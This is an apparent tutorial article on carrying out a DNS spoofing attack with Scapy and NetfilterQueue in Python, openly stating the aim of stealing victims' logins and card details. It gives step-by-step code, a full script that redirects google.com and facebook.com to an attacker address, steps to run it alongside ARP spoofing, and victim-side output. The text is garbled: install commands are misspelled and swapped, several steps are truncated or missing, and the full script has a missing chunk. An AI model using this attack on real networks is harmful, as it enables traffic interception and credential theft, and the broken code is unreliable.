# How to Make a DNS Spoof attack using Scapy in Python?

Difficulty Level : Expert • Last Updated : 03 Mar, 2021

In this article, we are going to discuss how to make a DNS Spoof attack using Scapy in Python. Before starting we need to know few points:

- **DNS Server:** The Domain Name System provides a way to match human-readable domain names into IP addresses.  For example, when we search for google.com, the browses makes a DNS query to the DNS server so that it returns the IP address of the Google server(172.217.166.110).
- **DNS Spoof:** DNS Spoof is a type of computer network attack, where a target is forced to navigate to the fake page by replacing the IP address sent by the DNS server. This target has no idea that it is a fake page. The motive of the attack is to steal the target's data(username, credit card details, password, etc).

**Module Needed:**

- **NetfilterQueue:** NetfilterQueue is a Python library that provides access to packets matched by an iptables rule in Linux. Packets so matched can be accepted, dropped, altered, or given a mark. Run the below command for installation:

```
pip3 install scapy
```

- **Scapy:** Scapy is a Python package used to manipulate computer network packets. It can do tasks like scanning, tracerouting, probing, unit tests, and network discovery. Run the below command for installation:

```
ip3 install netfiltdrqueue
```

**Approach Used:**

- The next step is to process the packets with our script (the script is explained below).
- The processed packets will be sent to the victim.
- Then the victim will be receiving a fake IP address from the DNS response.
- When you wish to terminate the script, delete the Iptable rule we created in the second step.

**Let's see the commands and functions to implement DNS Spoof Step-wise.**

**Step 1:** Importing modules.

```
from scapy.all import *


import os
import logging as log
from scapy.all import IP, DNSRR, DNSQR, UDP, DNS
from netfilterqueue import NetfilterQueue
```

**Step 2:** Insert this rule into the IP table, so that the packets will be redirected to NetfilterQuque. Then we can use scapy package to modify the packets in the queue. The queue-num can be any number of your choice.

```
os.system("sudo iptables -I FORWARD -j NFQUEUE --queue-num  1")
```

**Step 3:** Create NetfilterQueue object.

```
queue = NetfilterQueue()
```

**Step 4:** Bind the queue object to the queue number and a call back function. Then start the queue after implementing the callBack function.

```
queue.bind(queueNum,callback)
queue.run()
```

**.ep 5:** Creating DNS record dictionary of hostnames which we need to spoof. You can add more domain name mapping as your ce(All the mapped IP addresses need not

```
}
```

**Step 6:** The callBack function will be called when a new packet enters the queue. The packet will be passed as argument to the callBack function.

```
def callBack(packet):
```

```
scapyPacket = IP(packet.get_payload())
```

**Step 8:** Check the scapy packet has the DNS Resource Record(DNSRR) in it. If it has the DNSRR, we will modify the packet, otherwise no changes will be made in the packet.

```
if scapyPacket.haslayer(DNSRR):
```

**Step 9:** Get the DNS Query name from the scapy packet. Query name is the host name sent by the victim to the DNS server.

```
queryName = scapyPacket[DNSQR].qname
```

**Step 10:** If the queryName in our target hostDict, we modify the DNS sent IP address with IP address in hostDict.

```
if queryName in hostDict:
    sacpyPacket[DNS].an = DNSRR(rrname = queryName, rdata = hostDict[query
```

**Step 11:** Modify the packet ancount with 1, as we are sent a single DNSRR to the victim.

```
scapyPacket[DNS].ancount = 1
```

```
del scapyPacket[IP].chksum
del scapyPacket[UDP].len
del scapyPacket[UDP].chksum
```

**Step 13:** Set the modified scapy packet payload to the NetfilterQueue packet.

```
packet.set_payload(bytes(scapyPacket))
```

**Step 14:** The packet is ready to be sent to the victim.

```
packet.accept()
```

**Step 15:** While terminating the script, remove the IP table rule created.

```
os.system("sudo iptables -D FORWARD -j NFQUEUE --queue-num 1")
```

**Below is the full implementation:**


## Python3

```
import os
import logging as log
from scapy.all import IP, DNSRR, DNS, UDP, DNSQR
from netfilterqueue import NetfilterQueue


class DnsSnoof:
    def __init__(self, hostDict, queueNum):
        self.hostDict = hostDict
        self.queueNum = queueNum
        self.queue = NetfilterQueue()

    def __call__(self):
        log.info("Snoofing....")
        os.system(
            f'iptables -I FORWARD -j NFQUEUE --queue-num {self.queueNum}')
        self.queue.bind(self.queueNum, self.callBack)
        try:
            self.queue.run()
        except KeyboardInterrupt:
            os.system(
                f'iptables -D FORWARD          QUEUE --queue-num {self.queueNum}')
                log.info(f'[original] { scapyPacket[DNSRR].summary()}')
                queryName = scapyPacket[DNSQR].qname
                if queryName in self.hostDict:
                    scapyPacket[DNS].an = DNSRR(
                        rrname=queryName, rdata=self.hostDict[queryName])
                    scapyPacket[DNS].ancount = 1
                    del scapyPacket[IP].len
                    del scapyPacket[IP].chksum
                    del scapyPacket[UDP].len
                    del scapyPacket[UDP].chksum
                    log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
                else:
                    log.info(f'[not modified] { scapyPacket[DNSRR].rdata }')
            except IndexError as error:
                log.error(error)
            packet.set_payload(bytes(scapyPacket))
        return packet.accept()


if __name__ == '__main__':
    try:
        hostDict = {
            b"google.com.": "192.168.1.100",
            b"facebook.com.": "192.168.1.100"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)
```


**Executing Attack:**

1. Run the ARP spoof script as superuser(sudo command), in order to be the Man-In-The-Middle. You can find the script and tutorial here.
2. Now, run the DNS spoof script as superuser (sudo command) that we created now.

Trying to ping google.com and facebook.com from the victim's machine before nning the script.




```
64 bytes from maa03s28-in-f14.1e100.net (172.217.31.206): icmp_seq=1 ttl=112 time=157 ms
```




```
PING facebook.com (69.171.250.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-any2.facebook.com (69.171.250.35): icmp_seq=1 ttl=50 time=284 ms
```

Trying to ping facebook.com from the victim's machine after running the script.

**Victim's machine**




```
C:\Users\Deepika>ping -4 facebook.com

Pinging facebook.com [192.168.48.243] with 32 bytes of data:
```




```
[modified] : IP / UDP / DNS Ans "192.168.48.243"
[Original] : IP / UDP / DNS Ans "69.171.250.35"
[modified] : IP / UDP / DNS Ans "192.168.48.243"
```

Trying to ping google.com from victim's machine after running the script.

**Victim's machine**



```
C:\Users\Deepika>ping -4 google.com

Pinging google.com [192.168.48.243] with 32 bytes of data:
```



```
modified] : IP / UDP / DNS Ans "192.168.48.243
[Original] : IP / UDP / DNS Ans "172.217.163.11
modified] : IP / UDP / DNS Ans "192.168.48.243
```

Notice that both google.com and facebook.com were mapped to the same IP address. If the modified IP address is in the network the traffic will be forwarded to that IP address.

Previous Next